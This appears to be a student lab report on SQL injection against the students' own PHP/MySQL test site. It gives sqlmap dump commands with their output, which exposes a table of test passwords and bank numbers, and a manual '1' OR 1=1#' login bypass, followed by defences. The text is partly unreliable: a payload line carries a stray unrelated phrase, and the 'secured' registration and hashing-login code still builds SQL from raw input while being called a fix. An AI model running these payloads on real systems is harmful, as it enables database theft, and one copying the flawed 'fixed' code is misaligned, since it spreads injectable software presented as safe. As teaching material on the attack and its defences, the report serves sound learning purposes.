
Figure 2.1.1.8

Step 5:

Write command "sqlmap -u "[URL OF VULNERABLE WEBSITE]" --cookie="[COOKIE OF VULNERABLE WEBSITE]" -D [DATABASE NAME] -T [TABLE NAME] --dump"

This will obtain access of all available data for selected table which based on Figure 2.1.1.9 is table 'tbl_user'.

sqlmap -u "http://172.20.10.3/sql/update2.php?id=3" --cookie="nguf3pbun8e3qfoj96f5ali009" --dump -D sqlinjection -T tbl_user



```
root@KaliLinux01: ~
File Edit View Search Terminal Help
root@KaliLinux01:~# sqlmap -u "http://172.20.10.3/sql/update2.php?id=3" --cookie="nguf3pbun8e3qfoj96f5ali009" --
dump -D sqlinjection -T tbl_user

sqlmap/1.9-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the a
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting at 05:00:40

[05:00:40] [INFO] resuming back-end DBMS 'mysql'
[05:00:40] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
  Type: UNION query
  Title: MySQL UNION query (NULL) - 6 columns
  Payload: id= 9541' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x3a786d6e3a,0x64747661487362557635,0x3a677a6
e3a),NULL#
  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: id=3' AND SLEEP(5) AND 'CgAn'='CgAn: you become, the more you are able to hear
---
[05:00:40] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.1.31, Apache 2.4.39
back-end DBMS: MySQL 5.0.11
```

Figure 2.1.1.9

2.2.2 Attack Result

```
[05:00:40] [INFO] fetching columns for table 'tbl_user' in database 'sqlinjection'
[05:00:40] [INFO] the SQL query used returns 4 entries
[05:00:40] [INFO] retrieved: "user_id","int(11)"
[05:00:41] [INFO] retrieved: "user_name","varchar(255)"
[05:00:41] [INFO] retrieved: "user_password","varchar(255)"
[05:00:41] [INFO] retrieved: "user_bankaccount","varchar(16)"
[05:00:41] [INFO] fetching entries for table 'tbl_user' in database 'sqlinjection'
[05:00:41] [INFO] the SQL query used returns 4 entries
[05:00:41] [INFO] retrieved: "123456789","2","hacking","imran"
[05:00:41] [INFO] retrieved: "987654321","3","password123","syukri"
[05:00:41] [INFO] retrieved: "897654321","11","$2y$10$HnTcAvyh5ufd7h3yywEzquWfFmPEaI85TF0NmnhceAI12An0JH75W",...
[05:00:41] [INFO] retrieved: "3465428854","12","$2y$10$9Y280Vq42rkXjyl0LVhn3.u06Ev90QXQU3ML/70/iZL30rLVXgIFu"
[05:00:41] [INFO] analyzing table dump for possible password hashes
Database: sqlinjection
Table: tbl_user
[4 entries]
+-----+-----+-----+-----+
| user_id | user_name | user_password | user_bankaccount |
+-----+-----+-----+-----+
| 2       | imran    | hacking       | 123456789        |
| 3       | syukri   | password123   | 987654321        |
| 11      | khairul  | $2y$10$HnTcAvyh5ufd7h3yywEzquWfFmPEaI85TF0NmnhceAI12An0JH75W | 897654321        |
| 12      | muaz     | $2y$10$9Y280Vq42rkXjyl0LVhn3.u06Ev90QXQU3ML/70/iZL30rLVXgIFu | 3465428854       |
+-----+-----+-----+-----+
[05:00:41] [INFO] table 'sqlinjection.tbl_user' dumped to CSV file './output/172.20.10.3/dump/sqlinjection/tbl_user.csv'
[05:00:41] [INFO] fetched data logged to text files under './output/172.20.10.3'
[*] shutting down at 05:00:41
```

Figure 2.1.1.10

Based on Figure 2.1.1.10, the command used displayed about the available data for each column that have been retrieved in 'tbl_user' table. There are 4 entries for **user_id**, **user_name**, **user_password**, and **user_bankaccount**. We can clearly see some of the password is in clear text which means we can directly use the password to login while the rest are somehow looked different and suspicious which we guess that it had been encrypted by certain encryption algorithm. If we still need to use those passwords, we have to decode the passwords first before use it.

2.3 Second Attack: Manual SQL Injection

For the second type of attack, we are not going to use any tools, but rather we will try to manually inject malicious SQL queries into the input field. For this one, we need to have high understanding of how SQL queries are constructed and the logic behind it. When we understood this, it is easier to manipulate that logic. Figure 2.2.1 below shows the flow of how attackers perform manual SQL injection.




Figure 2.2.1

2.3.1 Step by Step of the Attack

Step 1: Firstly, we must assume the SQL queries used by the victim. In this case, we will assume the most common type of login query which is,

```
6  if (isset($_GET['submit'])) {  
7      $uname = $_GET['uname'];  
8      $pass = $_GET['pass'];  
9  
10     $sql = "SELECT * FROM `login` WHERE `user_uname`='$uname' AND `user_password`='$pass';";  
11     $sendsql = mysqli_query($connect,$sql);  
12     $count = mysqli_num_rows($sendsql);  
13     $row = mysqli_fetch_array($sendsql, MYSQLI_BOTH);  
14  
15     if ($count > 0) {  
16         $_SESSION['adminid'] = $uname;  
17  
18         echo("<SCRIPT LANGUAGE='JavaScript'>  
19         window.alert('Login Succesfully!.')  
20         </SCRIPT>");  
21         header('Location: display.php?id='.$row['user_id']);  
22     }  
23     exit;  
24     }  
25     else {  
26         echo("<SCRIPT LANGUAGE='JavaScript'>  
        window.alert('Wrong username and password combination. Please re-enter.')
```

Figure 2.2.2: Weak server-side code typically used


Figure 2.2.2 shown above is the source code for the web application. It has a basic algorithm to login into the application which is retrieve username and password input from the login form and straight through compare if the variables given exist in the database using SQL queries "SELECT * FROM tbl_user WHERE user_uname=\$uname AND user_password=\$pass;".

Step 2: Next, we want to try login as the administrator of this web who's username is 'imran'. What we did is, we type **imran** in the username input field and **1' OR 1=1#** in the password field as shown below.

Figure 2.2.3

Step 3: Next, click LOGIN button. It will redirect to login.php that contains the weak code in Figure 2.2.2. Therefore, the SQL queries executed is "SELECT * FROM tbl_user WHERE user_undef='imran' AND 'user_password=1' OR 1=1#;". The queries will be correct since username named imran exist while 'user_password=1' OR 1=1 will return true since 1=1 is true. Therefore, the SQL query is valid.

2.3.2 Attack Result



Welcome, imran

Admin List

| No | Username | Password | Bank Acc | Action |
|----|----------|--|-----------|---|
| 1. | imran | hacking | 123456789 | Edit Delete |
| 2. | muaz | \$2y\$10\$xcouiqTUMoPIPC3XehzTOMWiDdwTaNAMDB0KBeSr39wHAB0QvpS6 | | Edit Delete |

Figure 2.2.4

We can see that the attacker successfully login as Imran, since it says "Welcome, Imran" at the top.

3. DEFEND

3.0 Defend 1 - Prepared Statement Method

For first defend, we are using prepared statement. It is resilient against SQL injection because user input given from form or other input fields will be sanitized first. If the original SQL query written by attacker from external input is not accepted directly, SQL injection cannot occur.




Figure 3.0.0

The figure 3.0.0 above shows 2 types of database APIs which are PDO (PHP Data Object) and MySQLi (a version improved from MySQL). If we want to use prepared statements, we can use any of these 2 types of database APIs. The difference between them is the syntax used and also the amount of databases that they cover. For example, PDO covers 13 types of SQL databases such as PostgreSQL, MSSQL, SQLite, MariaDB and more. Meanwhile, MySQLi only covers MySQL.

In our opinion, it is better to use PDO since the scalability of it. For example, if our project suddenly needs to migrate from MySQL to MSSQL, we do not need to change all the server-side code that involves insert, update, delete, select and many more. It will take a lot of time to write back everything from MySQLi to PDO.

However, for this subject, we decided to use MySQLi since it is easier for everyone to understand because we have been very familiar with this type of database APIs since last semester.

3.0.1 Step by Step of the Defend

Step 1:

Open and edit the login.php with the prepared statement using mySQLi to the username and password that is retrieved from the form as shown in Figure 3.1

```
3  include('adminconnect.php');
4
5
6  if (isset($_POST['submit'])) {
7      $uname = mysqli_real_escape_string($con,$_POST['uname']);
8      $pass = mysqli_real_escape_string($con,$_POST['pass']);
9
10     $sql = "SELECT * FROM `tbl_user` WHERE `user_uname`=? AND `user_password`=?";
11
12     $stmt = mysqli_stmt_init($con);
13     if(!mysqli_stmt_prepare($stmt, $sql))
14     {
15         echo "SQL statement failed";
16     }
17     else
18     {
19         mysqli_stmt_bind_param($stmt,"ss",$uname, $pass);
20         mysqli_stmt_execute($stmt);
21     }
22
23     $sendsql = mysqli_stmt_get_result($stmt);
24     $count = mysqli_num_rows($sendsql);
25
26     if ($count > 0) {
27         $_SESSION['adminid'] = $uname;
28
29         echo ("<SCRIPT LANGUAGE='JavaScript'>
30         window.alert('Login Succesfully!.')
31         </SCRIPT>");
32         header('Location: adminlist.php');
33         exit();
34     } else {
35         echo ("<SCRIPT LANGUAGE='JavaScript'>
36         window.alert('Wrong email and password combination. Please re-enter.')
37         </SCRIPT>");
38         exit();
39     }
40 }
41
```


Figure 3.0.1

There are many MySQLi functions used here such as :

- mysqli_real_escape_string()
- mysqli_stmt_init()
- mysqli_stmt_prepare()
- mysqli_stmt_bind_param()
- mysqli_stmt_execute()
- mysqli_stmt_get_result()

All of these functions are never being used since we learn how to develop a PHP web last semester. It will sanitized the input such as stripping things like ' --] which is not logic for a username to has.

3.0.1 Defend Result



The image shows a web form titled "Admin Login" with a green header. Below the header is a white box containing two input fields. The first field is labeled "Username:" and contains the text "imran". The second field is labeled "Password:" and contains the text "1' OR 1=1#". Below the password field is a green button labeled "LOGIN".

Figure 3.0.2

Figure 3.0.2 above shows we tried to use the same input as the attack before.




Figure 3.0.3

After applying the prepared statement to the web application for account login, JavaScript alert box appeared as in Figure 3.0.3 which is an unsuccessful login if the attacker enters the code at login page as shown at Figure 3.0.2. Typing **1' 1 OR 1=#** do not execute the sql query intended by the attacker because prepared statement sanitized the input. We are using "**mysqli_real_escape_string**" and assigned it to a new variable to compared it with the database, instead of compare the input received from the login form directly to the data in database.

3.1 Defend 2 – Password Hashing




Figure 3.1.1

For second method of defend, we are using hashing method to scrambles the password that is in plain text to produce a unique message digest. The salt is added to the password first, then hashing algorithm will generate a string of hashed password + salt. The hashed string then will be stored in the password column. We also need to set the password column to be 255 varchar since the hashed string will be quite long.

There is no way to reverse the process to get the original password due to its properly designed algorithm. Even when the attacker steals the file with hashed password, they still must solve the password (which is impossible unless a very weak and outdated hashing algorithm is used). Even if the attacker gets into the database, he cannot see all the actual password in the table so he cannot use it for other purposes such as using the same password to login to the user's bank account. Hashing the user password also makes it harder for SQL injection.

3.1.1 Step by Step of the Defend

Step 1: Create a register.php where it will receive input given from a registration form. Next, we need to hash the `$_GET['admin_pass']` using a function called `password_hash()`. This function will receive 2 parameters which is the password wanted to be hashed and the hashing algorithm chosen. There are 2 most popular hashing algorithms prepared by PHP which is `PASSWORD_BCRYPT` and `PASSWORD_DEFAULT`. In this project, we will use the later. The hashed password will then be stored in password column of user table from database. Figure 3.1.2 below shows how we wrote the code for registration.

```

include('adminconnect.php');

if(isset($_GET['submit'])) {
    $adname = $_GET['admin_name'];
    $adpass = $_GET['admin_pass'];
    $adbank = "";
    $adbank = $_GET['admin_bank'];

    if($adname && $adpass)
    {
        $hashedPassword = password_hash($_GET['admin_pass'], PASSWORD_DEFAULT);

        $query = "INSERT INTO tbl_user(user_uname, user_password, user_bankaccount)
        VALUES('$adname','$hashedPassword','$adbank')";
        $exec = mysqli_query($con,$query);
        if($exec)
        {
            echo("<SCRIPT LANGUAGE='JavaScript'>
            window.alert('New Admin Successfully Registered.')
            </SCRIPT>");
            header('Location: adminlist.php');
            exit;
        }
    }
    else{
        echo("<SCRIPT LANGUAGE='JavaScript'>
        window.alert('Incomplete form, please fill in the form.')
        </SCRIPT>");
    }
}

```

Figure 3.1.2

Step 2: Use the new loginhash.php as shown in Figure 5.1 to process the input given from the login form. The password_verify() function will give 2 parameters. Firstly, it will be the password entered by user and secondly will be the corresponding hashed password retrieved according to the username found in database. It will then hash the password given from the login form and then compare if it is the same with the hashed password. Figure 3.1.3 below shows the implementation.

```

if (isset($_POST['submit'])) {
    $uname = $_POST['uname'];
    $pass = $_POST['pass'];

    $sql = "SELECT `user_password` FROM `tbl_user` WHERE `user_uname`='$uname'";
    $sendsql = mysqli_query($con,$sql);
    $row = mysqli_fetch_array($sendsql, MYSQLI_BOTH);

    $hashedPassword = $row['user_password'];

    if (password_verify($_POST['pass'], $hashedPassword))
    {
        $_SESSION['adminid'] = $uname;

        echo("<SCRIPT LANGUAGE='JavaScript'>
        window.alert('Login Succesfully!.')
        </SCRIPT>");
        header('Location: adminlist.php');
        exit;
    }
    else
    {
        echo("<SCRIPT LANGUAGE='JavaScript'>
        window.alert('Wrong username and password combination. Please re-enter.')
        window.location.href='login.php'
        </SCRIPT>");
        exit();
    }
}

```

Figure 3.1.3

3.1.2 Defend Result




Figure 3.1.4

After applying hashing algorithm to the web application for account login, JavaScript alert box will appear as in Figure 3.1.4 which means it is an unsuccessful login attempt for the attacker. This is because the password entered by the attacker does not match with the hashed password in the database.

Now, let's say the attacker successfully perform SQL injection using sqlmap as shown in the previous section. The attacker now will be able to see the hashed password stored in the database as shown below:

```
Database: sqlinjection
Table: tbl_user
[4 entries]
```

| user_id | user_uname | user_password | user_bankaccount |
|---------|------------|---|------------------|
| 2 | imran | hacking | 123456789 |
| 3 | syukri | password123 | 987654321 |
| 11 | khairul | \$2y\$10\$HnTcAvyh5ufd7h3yywEzquWFmPEaIa5TF0NmhceAI12An0JH75W | 897654321 |
| 12 | muaz | \$2y\$10\$9Y200Vq42rkXjyL0LVHn3.u06Ev90QXQU3ML/70/iZL30rLVXgIFu | 3465428854 |

Figure 3.1.5

If the attacker copy the hashed password gained above into the password field in the login form, it will still be unsuccessful since the hashed password will be hashed again, and it will now changes the string form. After that, the newly hashed string will be compared with the hashed password stored in the database. Obviously, it is not going to match since the 2 strings are now different.

4. CONCLUSION

4.0 Conclusion

After learning this course, Introduction to Computer Security, we can conclude that there are many types of attack such as SQL Injection, XSS and DOS attack that can be researched online. Cyber attacks are nothing new. From the early days of the internet there have been web attacks and the truth is they get more sophisticated every day. Some attacks are made to spy on users, some steal user data, some steal from users. Therefore, the web applications that want to be deployed online need to have the highest level of security depending to the total cost that they can incurred to prevent loss of data and other major damages.

4.1 Vulnerabilities Found and Recommendation

The **password should be hashed** so that if the data has been compromised, the hacker does not know the real details on the data of the password. The system should check if the user enters any query into the server. This can be done by using **prepared statement in MYSQL or PDO**.

If the website handled by an organization, the system administrators must **set up alerts to let them know when there is an unauthorized access attempt**, so that they may investigate the reason. This kind of alerts can help them to stop hackers from gaining access to a secure or confidential system. Many secure systems may also **lock an account that has had too many failed login attempts**.

The potential for loss, damage or destruction of an asset as a result of a threat exploiting a vulnerability in basic web application system. The password for the registration is not hashed makes it easier for the attacker to login into the system. The system does not check any suspicious information entered the page. The administrator should **always backups the database** because when the attackers do deletion on data, it could affect the company. However, database restored from backups may not cover the most recent data that had been deleted, so there is still a damage done.

Another recommended method is to **change the website protocol which is HyperText Transfer Protocol (http) to Hyper Text Transfer Protocol Secure (https)**. It helps to prevent intruders from tampering with the communications between your websites and the users' browsers. You can simply change the port number 80 into port 443 which is a default https port. Port 443 may already be assigned to one of these websites if Symantec Endpoint Protection Manager hosts other https websites so, you should use a different port for new installations to minimize the conflict.

Lastly, it is highly recommended to use token as extra defend mechanism. Token is a web authentication technique that lets users enter their username and password once and receive a uniquely-generated encrypted token in exchange. This token is then used to access protected pages or resources instead of the login credentials for a designated period of time. The user enters their username and password. The server verifies that the login information is correct and **generates a secure, signed token** for that user at that particular time. The token is sent back to the user's browser and stored there. When the user needs to access something new on the server, the system decodes and verifies the attached token. A match allows the user to proceed. Once the user logs out of the server, the token is destroyed.